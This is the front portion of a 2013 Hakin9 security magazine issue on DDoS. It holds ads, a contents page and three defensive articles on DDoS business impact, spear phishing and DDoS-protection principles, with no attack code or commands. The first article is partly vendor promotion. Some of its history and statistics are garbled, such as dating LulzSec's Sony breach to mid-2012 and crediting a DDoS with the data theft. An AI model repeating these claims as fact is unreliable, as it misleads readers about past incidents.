

HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

50+
PAGES

DDOS TUTORIALS

HOW TO COMBAT EMAIL-BASED
THREATS TO BUSINESS CONTINUITY WITH
TRUSTED SENDER RECOGNITION?

HOW TO UNDERSTAND THAT
YOUR PC IS INFECTED?

HOW TO GATHER INFORMATION WITH DDOS?

THE DDOS PROTECTION JUNGLE
- THE FIVE GOLDEN COMMANDMENTS

Vol.8 No.02
Issue 02/2013(62) ISSN: 1733-7186

PLUS

STIMULATING APPLICATION
LAYER DENIAL OF SERVICE ATTACKS
WITH SLOWHTTPTEST



HackDefense

Emerging leader in Information Security Training & Services

Learn The Most Advance Ethical Hacking Training - CPTP

The **CPTP** certification is quickly becoming accepted worldwide as one of the most prestigious Information Security certification in the industry. Information Security Professionals holding an active CPTP certification are recognized for their expert-level knowledge and skills in hard core penetration testing. The deep technical penetration testing knowledge that a CPTP brings ensures that they are well qualified to address the most technically challenging cyber security threats and security vulnerabilities to Corporate Infrastructure.

DUBAI
DECEMBER 1-5, 2012

MALAYSIA
JANUARY 14-18, 2013

AMSTERDAM
APRIL 22-26, 2013

NEW YORK
JULY 1-5, 2013

For more CPTP Boot camp Location's
visit - www.hackdefense.org

Corporate Training's/Enquiries
email - contact@hackdefense.org

[facebook.com/TheNapsterKhan](https://www.facebook.com/TheNapsterKhan)

Hack Defense, brand name in Delivering high end penetration testing training to top Fortune 500 MNC's.

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth HDD diagnostics, firmware recovery, HDD duplication, and file recovery*. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch



Visit atola.com for details



HAKIN9 team

Editor in Chief: Oleksandr Bevez
oleksandr.bevez@hakin9.org

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters

Proofreaders: Jeff Smith, Oleksandr Bevez, Krzysztof Samborski

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager: Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Hakin9 Readers,

This month's issue is devoted to DDoS Attacks. We prepared some articles written by experts who face these problems every day.

Janice Camacho and Josh Day discuss the business impact of DDoS and the loss it causes. Elizabeth Botes shares her long-time experience in this field with you too. Gur Shatz mentions five golden rules to avoid DDoS attacks. Corro's Security Evangelist, Stephen Gates, advises what kind of system is most effective in preventing today's DDoS attacks.

Sergey Shekyan presents his SlowHTTPTest, a tool that tests DDoS attacks.

Passing to the practical articles, Orlando Pivi explains how to check if your computer is infected and how to deal with it. Sahil Khan shows how to gather information from website and from Large Computer Network with simple DOS Command.

Hakin9's Editorial Team would like to give special thanks to the authors, betatesters and proofreaders.

We hope you enjoy reading this issue and find its content both informative and interesting.

Oleksandr Bevez
Hakin9 Editor
and Hakin9 team



DDOS AS A THREAT TO BUSINESS

Why DDoS Attacks Are a Threat You Can't Afford to Ignore? 06

By Janice Camacho & Josh Day

Distributed Denial of Service (DDoS) attacks no longer occur on a small-scale basis: they are now classified as "cybercriminal" activity, especially because today's hackers have managed to take down well-known global corporations. Many DDoS attacks still continue to bypass some of the strongest barriers, making no place on the Internet safe.

How to Combat Email-Based Threats to Business Continuity with Trusted Sender Recognition? 12

By Elizabeth Botes

Though mature and capable, the spam filters and anti-virus solutions that organizations currently rely on to counter email-based threats are quite simply not enough as new threats emerge. These threats can – and do – result in the theft of intellectual property, large sums of money being stolen and other serious disruptions that can significantly impact both day-to-day and long-term business operations.

The DDoS Protection Jungle – The Five Golden Commandments 16

By Gur Shatz

DDoS is not a theoretical threat but something businesses and organizations deal with every day. DDoS is different because it involves real people trying to take down your site, using their wits and tools to overcome every protection layer. This has pushed vendors to the limits of their creativity. The good thing is that there are good solutions and ideas out there. The bad news is that there are lots of different options and technologies to pick from. Regardless of the type of solution that is best for you, to be effective, it should adhere to a set of fundamental commandments.

HAKIN9 EXTRA

Interview with Stephen Gates 18

By Aimee Rhodes

Stephen Gates, Corero's key security evangelist, explains what are the business impacts of DDoS and what defense systems he believes are capable to prevent the attacks.

Stimulating Application Layer Denial of Service attacks with SlowHTTPTest 20

By Sergey Shekyan

Slow HTTP attacks are denial-of-service (DoS) attacks that rely on the fact that the HTTP protocol, by design, requires a request to be completely received by the server before it is processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data.

STEP BY STEP WITH DOS AND DDOS

(D)DOS: Practical Approach 22

By Dario Ursomando and Emanuele De Lucia

During the last years with the advance of information and communication technologies, our societies are evolving into global information societies. This brought in a constant computing environment that has made cyber attacks significantly more sophisticated and threatening. With the technologies falling prices and with the subsequent growth of internet access is becoming easier and more profitable for criminal organizations or for the single vandal launch attacks against governments and commercial organizations.

How to Understand that Your PC Is Infected? 38

By Orlando Pivi

In this article you will learn how to control and secure a computer that can be infected by a virus or in general by malicious software or unwanted software (PUA – PUP). You will have also a general idea of how to determine if a file is safe or not, manually and automatically, and you will learn also how to do to find what a specific file does to the system. Balanced the use of on-line services to create a simple guide understandable by all. Of course the most accurate way is a total manual analysis but to understand it you should have some knowledge base.*

How to Gather Information with Ddos? 42

By Sahil Khan

In this article you will learn how to gather information from websites and from large computer network, in different environment, with simple DOS command. Information Gathering is also used in Forensic Investigation in both way, web and network.

Why DDoS Attacks

Are a Threat You Can't Afford to Ignore?

Distributed Denial of Service (DDoS) attacks no longer occur on a small-scale basis: they are now classified as “cybercriminal” activity, especially because today’s hackers have managed to take down well-known global corporations. Many DDoS attacks still continue to bypass some of the strongest barriers, making no place on the Internet safe. Luckily, DDoS mitigation expert DDoS Defend is here to ensure your website’s protection.

What you will learn...

- What is a typical DDoS Attack
- What are the targets of the attacks
- What damages are caused by the attacks

What you should know...

- Have general computer knowledge

When the Internet was first created in 1969, it was designed to be a system that significantly improved communication between four computers. Since then, it has expanded into a global phenomenon that connects almost two and a half billion people (30% of the world’s population) through networks.

At present, we live in an age where Internet dependency is at an all-time high. Internet users spend a total of 35 billion hours online per month shopping, paying bills, using social networks, visiting multi-media sites, sending emails, reading news, etc. Because of the popularity of existing Internet businesses, more real-world businesses are launching websites in an effort to market themselves worldwide and improve their brand. Research from the US Census Bureau shows that 45% of small businesses have a website, with another 13% planning to build one in the near future. Also, according to annual revenue reports, 45% of businesses with a website brought in \$100,000-\$500,000 in revenue; 49% brought in \$500,000-\$999,000; 69% brought in \$1,000,00-\$2,490,000; and 67% brought in \$2,500,000-\$4,500,000. In May 2012, The Washington Business Journal reported that more than 69% of small business owners believed that mobile websites would be the key to their marketing growth over the next five years.

Through websites, companies can create a name

for themselves, perfect their image, and maximize their sales, as long as they have the proper marketing tactics. In fact, according to *Moving Your Business From the Real World to the Internet*, by Jane M. Dawson, businesses that choose to explore the options of the Internet find that new doors open to better business branding, effective advertising, community building, consumer education, and profits.

But, reputation is everything. In order to build a trusted brand, websites must offer security, especially if they plan to be in possession of their customers’ private data at any time. As it turns out, more planning went into the connective aspect of the Internet as opposed to its security. The truth is that websites are anything but safe from viruses and other attacks that could cause massive downtime, affect user privacy and interaction, and interfere with company earnings.

According to Ketki Aror and Krishan Kumar, authors of *Impact Analysis of Recent DDoS Attacks*, “The Internet’s architecture is very open in nature; any machine attached to it is publically visible to [other] machines attached to enable communication.” Because of the Internet’s openness, it is easy for computers to be infected with viruses. As a precaution against catching and spreading viruses, it is recommended that computers have anti-virus protection installed. Despite this, research

published by McAfee, a leading antivirus software company that is popular with schools and corporations, has revealed that one in six computers have no virus protection (*EWeek.com*). Computers are just like humans in regards to their ability to become “sick”: when Person A, who currently has the flu, interacts with person B, the possibility of Person B catching the flu increases if he does not have his flu shots. Likewise, without the proper protection, websites and computers are susceptible to danger from increased exposure to malicious activity such as Trojans, spyware, or worse: DDoS attacks.

Since August 1999, Distributed Denial of Service (DDoS) attacks have threatened the availability of websites. Simply put, DDoS attacks are attempts to overwhelm a system by flooding the server with huge amounts of useless traffic, crippling it for hours at a time. Because most web-sites are designed to handle a fixed amount of traffic, DDoS attacks aim to swamp a website with enough traffic to block legitimate user access to its services.

There are two types of DDoS attacks: single-origin and Botnet. A single origin DDoS is a DOS (Denial of Service) attack. DDoS means Distributed Denial Of Service that imply multiples sources for the attack. Single-origin attacks occur when one machine sends out a significant amount of network requests. These attacks assume a variety of forms, such as ICMP flooding and HTTP requests, but can be combatted easily by blocking the problematic IP address. While it is true that most single-origin attacks can be deployed effectively against an unsuspecting user, most hackers employ the use of Botnets to effectively inundate servers. Used as the soldiers of a DDoS attack, Botnets are collections of zombie computers that are unknowingly infected with harmful software. Incoming traffic therefore comes from multiple servers, sometimes upwards of a hundred thousand or more, making it impossible for the victim to single out one IP address as the culprit.

DDoS attacks are easy to launch and inexpensive to fund, but targeting a small business’ website is cheaper than leading an invasion against a corporation. “Attackers can rent botnets of 1,000 hijacked malware-infected home PCs capable of taking down sites of most small-to-medium-sized businesses for only \$400 a week,” writes technology expert Riva Richmond. In fact, the Arbor Networks Annual Worldwide Infrastructure Security Report (2010) displayed a chart that revealed only \$20 was required for a Botnet that would spark a two hour DDoS attack, proving that “the resources needed to carry out large-scale DDoS attack are

MOVE TOMORROW’S BUSINESS TO THE CLOUD TODAY

**YOUR TRUSTED ADVISOR
ON CLOUD COMPUTING**

**MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD**



cheap and readily available.” To initiate a DDoS attack through a Botnet, a hacker only needs to download the tool via a link that can be posted in an easily accessible place such as Twitter. Due to the accessibility of Botnets, anyone with general computer knowledge can launch an attack.

Typical DDoS attacks last anywhere from two to six hours, but it is not unheard of for them to persist for days, assuming that the hacker is experienced enough. DDoS attacks slow down the affected network significantly – even going so far as to render it completely unavailable to visitors – so website owners need to be aware that DDoS attacks can happen to anyone. Arbor Networks Annual Worldwide Infrastructure Security Report (2010) showed that, in a survey of 400 companies, 70% experienced a significant DDoS attack in the previous year. Almost 50% of them regularly experienced between one to 10 attacks per month, with 7% of sites revealing that they suffered over 500 monthly attacks.

All attacked websites pay dearly through lost business, so sites that would suffer the greatest from lost time are usually the first to be attacked. According to a study done by Kaspersky Labs, 25% of DDoS attacks happen to online shopping, trading, and auction sites because the website’s availability directly affects the amount of profit made. A 2008 study done by Forrester Research interviewed a few e-commerce companies on their loss of revenue per hour of disrupted service, and one site reported that they would lose at least \$650,000 per hour. A monetary value cannot even be put on negative publicity. Because such sites usually have user data in their possession, customers who learn that their names, phone or credit card numbers, and addresses are exposed to hackers usually do not renew contracts with companies who have experienced large-scale DDoS attacks.

Kaspersky Lab’s study also revealed a few other types of websites that are likely to be attacked. For instance, gaming centers had a 20% chance of being targeted; stock exchange companies, 13%; banks, 11%; blogs, 8%; mass media and social networks, 7% each; business sites, 3%; and government sites, 1%. Based on the study, it is clear that it is not unheard of for hackers to aim their efforts at bigger prey.

DDoS attacks happen for many reasons, the first being to make a statement about the security of websites. “Hacktivist” groups like Anonymous frequently make headlines for their successful DDoS attacks on websites that brand themselves as one hundred percent secure. For example, in December 2010, PayPal notified the FBI that Anonymous

had begun “multiple, severe DDoS attacks against the website” after sending several threats. The PayPal blog was knocked offline for several hours, and then two days later, the attacks resumed on a large-scale basis, leaving the company with millions of dissatisfied customers, some who even announced that they intended to take their business elsewhere. Another one of the defining moments in Anonymous’ history was their successful DDoS attacks on government website *CIA.gov* (*Central Intelligence Agency*) in June 2011 and February 2012, where the site was offline for hours. Information Week reported that The Anonymous Intelligence Agency, (PAR:AnoIA) also released a preview of several files belonging to the Organization for Security and Cooperation in Europe, “which it said highlighted attempted election manipulation in [the] Ukrainian elections,” after a politically-inspired DDoS attack. Other notorious groups that perform statement DDoS attacks include Doxbin, LulzSec, and Anti Leaks. On November 5, 2012, Doxbin ironically flooded security company Symantec’s database in an effort to embarrass the company by demonstrating that Symantec’s security solutions needed some improvement. LulzSec’s DDoS attack on electronic company Sony’s logs in mid-2012 allowed the perpetrators to access data that included “the names, addresses, birth dates and passwords of thousands of account holders,” which LulzSec went on to distribute on another widely accessible website. This DDoS attack earned LulzSec no revenue, but BBC News did report that the attack cost Sony \$605,000 in damages. Around that time, LulzSec also disabled other websites belonging to the Arizona State Police, Nintendo, and the National Health Service. Anti Leaks also incapacitated news sites such as Russia Today (RT) in a massive DDoS attack that shut the site down for hours.

It is also not unheard of for major social media channels such as YouTube, Facebook, LiveJournal, WordPress, and Twitter to be affected by DDoS attacks, usually in an attempt to silence them or steal user information. Social media web-sites are among the most affected by DDoS attacks because their popularity depends on user access and ability to interact with the site’s features. According to ITPro.com’s article *SQL and DDoS Attacks Remain Priority for Hackers*, “Facebook and Twitter are the most discussed media platforms in hacker forums – taking up 39 per cent and 37 per cent of the discussion time, respectively, [mostly because] the most interesting data can be found there.” Anonymous has frequently threatened Facebook about possible DDoS attacks, which has caused

the social media network to amplify their security methods in an attempt to protect their users' privacy and prevent the site shutdowns. YouTube users have also reported DDoS attacks when they connect through live streams to YouTube, significantly slowing down the stream and detracting from their user experience.

Additionally, DDoS attacks can be used to bully victims into meeting a hacker's demands, as evidenced in the case of Hong Kong trading technology company, Global eSolutions, where the perpetrators demanded a considerable ransom in return for relinquishing their four-hour hold of the company. Auction site BidCactus.com was also taken hostage by DDoS attackers who demanded several thousand euros in exchange for the return of the site's features. When BidCactus.com did not comply, the hackers crippled the company's website for six hours. Jeffrey Dvornek, the site's technology director, released a statement addressing the issue, saying, "It's difficult to put a dollar value on an outage, but it was definitely significant in terms of our reputation".

Therefore, because it is common knowledge that companies value their reputation, most hackers use DDoS attacks to deliberately instill fear within companies and the public, as well as establish themselves as a force to be reckoned with. According to The Wall Street Journal's article *Hackers Penetrate NASDAQ Computers*, in February 2011, NASDAQ reported DDoS interference within their network with "a range of possible motives, including unlawful financial gain, theft of trade secrets, and a national-security threat designed to damage the exchange." (NASDAQ also experienced another breach in February 2012, though it was minor.) PC Magazine's Security Watch article *HSBC Falls in Latest Bank DDoS Attacks, What's Next?* goes on to reveal that a few months later, in October 2012, several Fortune 500 banking companies – including Capital One, Bank of America, Wells Fargo, and JPMorgan Chase – were slammed with attacks over the course of a few weeks by the group Izz ad-Din al-Qassam Cyber Fighters. Fawkes Group claimed responsibility for the hacking of HSBC, where they blocked user access to the banking website's entire online service portfolio.

Although no personal information was accessed, due to the security breaches, some of these banking companies reportedly suffered losses of up to \$650,000 an hour because customers could not access their services. Forrester Research's data involved a bank that disclosed that they would lose at least \$19 million per hour if they ever suffered a

DDoS attack. Perhaps the most frightening aspect of this revelation is that the aforementioned total did not even reflect the service repair or incident response cost. If repair and response costs were factored in, those amounts would easily include upwards of another million dollars.

On the other hand, it must be noted that big corporations are not the only focus of DDoS attacks – their stories are merely the ones that make headlines. Technology news site Movabletype reports that small business websites are just as vulnerable as their high-profile counterparts, supported by statistics that show small businesses having "a one in three chance of a DDoS attack." Interestingly enough, small businesses suffer more from DDoS threats for one reason: the frequent attacks made against them do not garner as much publicity. As explained by the Movabletype article *How Cyber-Hacks Are Hurting Small Businesses*, hackers using DDoS attacks are free to target as many small businesses as they want without worrying about the consequences because "[even though] the payout is lower, the threat of retaliation [is] much slimmer".

Because small business websites can be taken down with significant ease, they have a responsibility to protect themselves and their users from DDoS attacks. Shockingly enough, most small businesses do not take their cyber-security seriously because they believe that they will never be affected, even though statistics have proven that DDoS attacks have increased 2000% in the past three years. In a study done by Neustar Security Operations Center, only five percent of their small business participants installed any kind of protection against DDoS attacks: uncomplicated "firewalls and rudimentary software." Based on research published in the Radwell Security Report, firewalls are often the weakest link in a DDoS attack, with 32% of firewalls becoming the bottleneck. Movabletype also stated that many small businesses use simple passwords to protect classified data instead of "unhackable codes", increasing their chance of being attacked.

The impact of a full-scale DDoS attack is colossal – and some effects do not even have monetary value. Even though smaller attacks may or may not add operational costs, more serious attacks can magnify values such as personnel wages, help desk expenses, customer refunds, revenue lost due to non-renewal of customer contracts, and customer acquisition costs. Arbor Networks Annual Worldwide Infrastructure Security Report (2010) reveals that of the 400 business owners, 84% answered that they would suffer from operational ex-

penses, 42% agreed that they would experience customer dissatisfaction and revenue loss, and 7% each said they would be subject to employee turnover and other repercussions.

Major corporations can probably deal with large-scale DDoS attacks because they have the money and manpower available for repairs, but smaller companies can struggle to cover the costs. Therefore, because of the potential losses that a DDoS attack could incur, it is essential that websites employ only the best DDoS mitigation services that the Internet can offer and not depending on basic protection from their host. The vulnerability or security of a website's hosting is proportional to the amount of DDoS attacks it can receive. Currently, the Internet offers three types of hosting: shared, virtual private server, and dedicated.

Shared web hosting services, also known as virtual hosting, is currently the most popular hosting feature on the World Wide Web. Shared hosting companies such as DreamHost, HostGator, Site5, and Bluehost allow multiple websites occupy small sections of one giant web server, just like roommates in an apartment. This hosting option is the most economical of the three because the costs of maintaining the server are split between the websites, making shared hosting perfect for websites that do not generate an intense amount of traffic (for instance, personal blogs and small to medium sized businesses). However, it is easy for websites on a shared server to be taken down with one DDoS attack because a Botnet only needs to attack the host's server. Another danger is that when hackers break such a server they break multiple hosted sites.

In a similar vein, virtual private server hosting is another economically feasible option that allows the client to rent an entire server for just their use. This situation is "optimal for people that have very high traffic to their websites or need to setup their server in a very specific way", but can also work for individuals who are new to hosting and want room to explore their options. Virtual private servers are excellent choices for those interested in privacy, because no one can access files besides the client; customization, due to the many server application choices available; control, since servers can be restarted without affecting others; and dedicated resources, because clients have access to a fixed amount of RAM available only to them. Unfortunately, just like shared hosting, DDoS attacks on a virtual private server can be effective with one blow, especially because there is nothing that can be done in the event of an attack except wait for the primary host to resolve the issue.

However, small and large business owners who want maximum control over their website, as well as full protection from DDoS attacks, get dedicated hosting. Although it is significantly more expensive, this option allows websites to be stored on its own server, thereby ensuring that a website will run at maximum speeds. Because there are no other websites sharing the server, websites with dedicated hosting rarely experience traffic spikes. Websites with dedicated hosting are among the biggest targets for DDoS attacks, mostly because these sites generate increased amounts of traffic, so it is essential that they receive full DDoS protection.

All three of these hosting solutions include their own security, but only up to a certain point, so they remain vulnerable to DDoS attacks. Therefore, it is important for Webmasters to take charge of their property's security by doing all they can to ensure their visitors' protection and avoid lengthy downtime.

JANICE CAMACHO

As she completes her degree in Media and Communications, freelance author Janice Camacho currently works as a press release writer for websites, especially those of small businesses. Janice wrote this article with the support of DDoS solution expert Josh Day, a well-established individual in the Information Technology field.

JOSH DAY

Presently, Josh Day's IT industry experience includes his work with Cloud-based products in pursuit of the standardization of Cloud and networks, as well as the founding of a web design and development company.



IT Security Courses and Trainings

IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.

Certified ISO27005 Risk Manager

Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

CompTIA Cloud Essentials Professional

This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

Cloud Security (CCSK)

2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

e-Security

Learn in 9 lessons how to create and implement a best-practice e-security policy!



Information Security Management

Improve every aspect of your information security!

SABSA Foundation

The 5-day SABSA Foundation training provides a thorough coverage of the knowledge required for the SABSA Foundation level certificate.

SABSA Advanced

The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

TOGAF 9 and ArchiMate Foundation

After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

For more information or to request the brochure please visit our website:

<http://www.imfacademy.com/partner/hakin9>



IMF Academy

info@imfacademy.com

Tel: +31 (0)40 246 02 20

Fax: +31 (0)40 246 00 17

Combat EmailBased

Threads to Business Continuity With Trusted Sender Recognition

Though mature and capable, the spam filters and anti-virus solutions that organizations currently rely on to counter email-based threats are quite simply not enough as new threats emerge. These threats can – and do – result in the theft of intellectual property, large sums of money being stolen and other serious disruptions that can significantly impact both day-to-day and long-term business operations.

What you will learn...

- The profile of Spear Phishing Attacks
- How the attacks impact business

What you should know...

- Have basic computer knowledge

Despite the best efforts of IT organizations, spam filters and anti-virus solutions are ill-suited to combatting carefully-crafted spear phishing messages, potentially crippling distributed *denial of service* (DDoS) attacks and the latest threat: “Social DDoS” attacks, which target specific individuals. Additionally, spam filters and anti-virus solutions can cause their own issues that must be addressed. Most notably, overzealous spam filters far too often quarantine legitimate – often business-critical and time-sensitive – emails, a phenomenon commonly known as email “false positives.”

Identity, Reputation and Authentication

Recognizing these limitations of spam filters and anti-virus solutions, industry visionaries are pioneering Messaging Intelligence platforms, next-generation solutions for ensuring the security, integrity and reliability of the messaging systems that organizations rely upon. At the heart of Messaging Intelligence platforms is the ability for making real-time decisions about email communications by triangulating a sender’s identity and reputation with email authentication.

Solving the Email False Positive Dilemma

The impact of false positives can be substantial now that email is the most important and fundamental method of communication in today’s enterprise, en-

abling individuals and groups to work efficiently to execute critical business process throughout an organization. The loss – or even just the delay – of



critical emails results in missed sales opportunities, irritated customers and other situations that can disrupt business operations and impact a company's reputation. The respected analyst firm Osterman Research estimates that false positives cost organizations as much as US\$230 per employee annually.

Most analyst firms agree that the acceptable number of false positives is 3.5 messages per million (the six sigma multiplier) or less. But after analyzing hundreds of millions of emails at enterprises across North America, TrustSphere finds the average number of false positives to be in excess of 5,000 messages per million – with some organizations well beyond that.

Preventing Spear Phishing Attacks

Spear phishing is a more targeted form of phishing, in which specific individuals in an organization are targeted in order to steal valuable data. Recent high-profile breaches in several public companies and government agencies have caused growing concerns about the use of fraudulent email as part of targeted attacks. RSA, one of the world's pre-eminent security and encryption companies, was itself hacked in March 2011, rendering many of its popular SecurID tags less secure. Attackers simply sent e-mails with the subject line "2011 Recruitment Plan" to selected RSA employees. One of the targeted employees opened the Excel file attached to the e-mail setting loose a program that let the attacker control the employee's PC.

In general, spear phishing attacks aim to achieve high value outcomes such as the disclosure of commercially sensitive information, manipulation of stock prices, corporate or national espionage, or gaining access to secured systems.

For example, by the time Quad/Graphics approached Condé Nast, for payment in December 2010, the media giant (publishers of Vogue, Golf Digest, GQ, Vanity Fair, The New Yorker, Wired, etc) had already paid nearly US\$8 million into the account of a spear phisher posing as Quad/Graphics. Condé Nast's accounts payable department had received a single email claiming to be from Quad/Graphics, a company that prints Condé Nast's magazines, instructing them to send payments to a bank account specified in the email, accompanied by an electronic payment authorisation form. Once the form was authorised, Condé Nast effectively gave permission for their bank, JP Morgan Chase, to deposit funds in the account – which turned out to be fake.

While most media focus on headline-grabbing spear phishing incidents like Condé Nast and assume such incidents to be few and far between,



the reality is they occur all the time. One industry analyst estimates the cost of each successful spear phishing attack at US\$160,000.

As the email messages required for conventional phishing attacks are sent unsolicited and in bulk, conventional spam detection techniques can be used to identify them relatively successfully. Spear phishing attacks, however, are more carefully crafted: the attacker studies an individual victim – usually an executive in a large organization – and builds an email message specific to that victim using social engineering techniques. The spear phishing email typically appears to be from someone known to the victim and on a topic that the person and the victim are likely to communicate about.

Because of this, traditional spam filters afford virtually no protection against spear phishing attacks.

Fortunately, these sophisticated and hyper-personalized attacks can be effectively countered by the identity and reputation analysis matched with emailed authentication of Messaging Intelligence platforms. By accurately assessing the sender's reputation, recipients can be alerted to cautiously examine any suspect messages that cannot be verified as coming from the purported sender.

Mitigating DDoS Attacks

Financial institutions, enterprises, governments, service providers and educational institutions have all been targets of DDoS attacks, one of the more popular methods for criminals and activists to disrupt an organization's ability to function.

Initially, cyber criminals were the primary launchers of DDoS attacks, extorting companies with the threat of massive attack, but since the hacker group Anonymous launched its "Operation Payback" campaign to avenge Wikileaks punishment, DDoS attacks have become largely socially motivated.

In addition to web and application services being brought to their knees, email – the lifeblood of an organization – is also often crippled.

Traditionally, IT departments' first response steps include locking down access through the firewall. This results in organizations' communications being brought to a virtual standstill, while security specialists work to mitigate the attack. During the time it takes to fully remedy the attack, critical messages are delayed or lost, crippling productivity and harming reputations.

A valuable component in mitigating a DDoS attack is to enable and keep trusted communication flowing. Identity and reputation email authentication management enables just this by identifying

legitimate messages and prioritizing them for immediately delivery so that operations can continue normally. This dramatically reduces the impact to business operations of DDoS attacks.

Social DDoS: When 99% Target one Person

Social DDoS attacks first came to light during the Occupy Wall Street movement. In a social DDoS attack, hundreds or thousands of individuals email a target executive – either simultaneously or over a short time period – to in essence "occupy" the target's in box. This attack effectively renders the target's email account useless as these messages are delivered en masse.

The actual impact of Social DDoS attacks is hard to gauge. While some executive targets claim to suffer only a minor inconvenience, the disruption to an organization's day-to-day operations can be extensive, particularly if multiple executives are attacked at the same time.

Again, spam filters and anti-virus solutions are useless to defend against this new type of attack. Because the messages come from individual senders and contain no language that can alert a spam filter, the messages are delivered en masse.

ELIZABETH BOTES

Elizabeth Botes, Vice President, Marketing. Elizabeth Botes is a high-tech industry veteran with more than 15 years of managerial and channel marketing experience. Prior to joining TrustSphere, Elizabeth held a variety of senior management positions, including most recently serving as president of Brisbane Digital Consulting Group. Her experience also includes developing the global distribution channels for Terayon (Motorola), a \$300 million manufacturer of broadband video, voice and data solutions, and senior management positions at Aethra (Radvision) and Polycom. Her tenure at Polycom began shortly after its founding and she was responsible for building its channel and international sales strategies, helping to grow the company to more than \$500 million in revenues.

Big Data gets real at Big Data TechCon!

The **HOW-TO** conference for Big Data and IT Professionals



Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more
- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

Over 50
how-to
practical classes
and workshops
to choose
from!

BigData
TECHCON

April 8-10, 2013

Boston, MA

www.BigDataTechCon.com

Register Early and SAVE!

A BZ Media Event

Big Data TechCon™ is a trademark of BZ Media LLC.

The DDoS Protection Jungle

– The Five Golden Commandments

DDoS is not a theoretical threat but something businesses and organizations deal with every day.

What you will learn...

- How to act to your website's users while being under attack
- How to defend against DDoS
- How to prepare for DDoS attacks

What you should know...

- Have general knowledge about website security
 - Know what DDoS is and how it works
 - Have general knowledge about DDoS mitigation techniques
-

DDoS is different because in that it involves real people trying to take down your site, using their wits and tools to overcome every protection layer.

This has pushed vendors to the limits of their creativity. The good thing is that there are good solutions and ideas out there. The bad news is that there are lots of different options and technologies to pick from. These technologies include:

- Appliances that are deployed within the data center.
- Hardened hosting platforms
- Cloud Based DDoS mitigation services

Regardless of the type of solution that is best for you, to be effective, it should adhere to a set of fundamental commandments.

Commandment 1: Thou shall be transparent

Your users don't need to know and don't care that you are under attack. People should be let into your site, without delay, without being sent through holding areas, splash screens or receive outdated cached content.

Commandment 2: Let the innocent step forward

Redemption. All users should be able to redeem themselves. What if you were wrongfully accused of being a bot? Who do you complain to? At the very least users should be able to shout out (via a complaint area), or be able to redeem themselves by completing a CAPTCHA.

Commandment 3: Spare no bot but beware of those holier than thou

Block all Application Layer Bot Requests: There is not a lot of head room for most sites. Even 50 excess page views per second can take down your site, or slow it down. This means that the transparency should not come at the expense of airtight protection. However, with all that you must grant Google, Bing and all other "web angels" access at all times.

Commandment 4: Absorb all that is cast upon you

Network attacks are getting bigger, especially since more of them are amplified. Sending 100byte spoofed DNS request to an Open DNS or open "public" SNMP server results in 20 times the amount of traffic that is thrown at your website.

You need to be able to absorb arbitrary bigger amount of traffic. Service providers do this by building large 20 Gig data centers and distributing traffic among them, when possible. Some appliances vendors deal with it by stacking and cloudifying their appliances: the Arbor Networks, for example, connects dozens of Arbor devices at various ISP clouds to mitigate attacks close to the source.

An interesting side note is that for attackers, network DDoS is less about brute force, but more about preparing a database of open DNS servers, or SNMP servers with open “public” communities. It’s not that difficult to build it and on-premise appliances have the hardest time dealing with this.

Commandment 5: To err is Human. Precise Detection is divine

An often overlooked aspect of DDoS protection, is that there are actually two steps in automatic DDoS protection: detecting that you are under attack, and applying effective defenses. Detection often gets overlooked, but is the trickiest task. Nobody wants to accidentally activate DDoS defenses when not being under attack – so no de-

fensive measure should be employed when there are no bots on the horizon. On the other hand, no one can watch their site 24x7x365, to manually activate protection, which will always be too late...

GUR SHATZ



Incapsula CEO & Co-Founder

Mr. Gur Shatz is a veteran of the security industry, bringing over 14 years of product leadership and engineering experience to Incapsula. Before founding Incapsula, Gur held several key positions at Imperva, which he joined at its inception. Most recently, he was Vice President of Products at Imperva, where he oversaw all Product Management and R&D activities. Before Imperva, Gur held several development and project management positions in the industry, and also served as a captain in the Intelligence Corps of the Israeli Air Force.

a d v e r t i s e m e n t



Web Based CRM & Business Applications for small and medium sized businesses

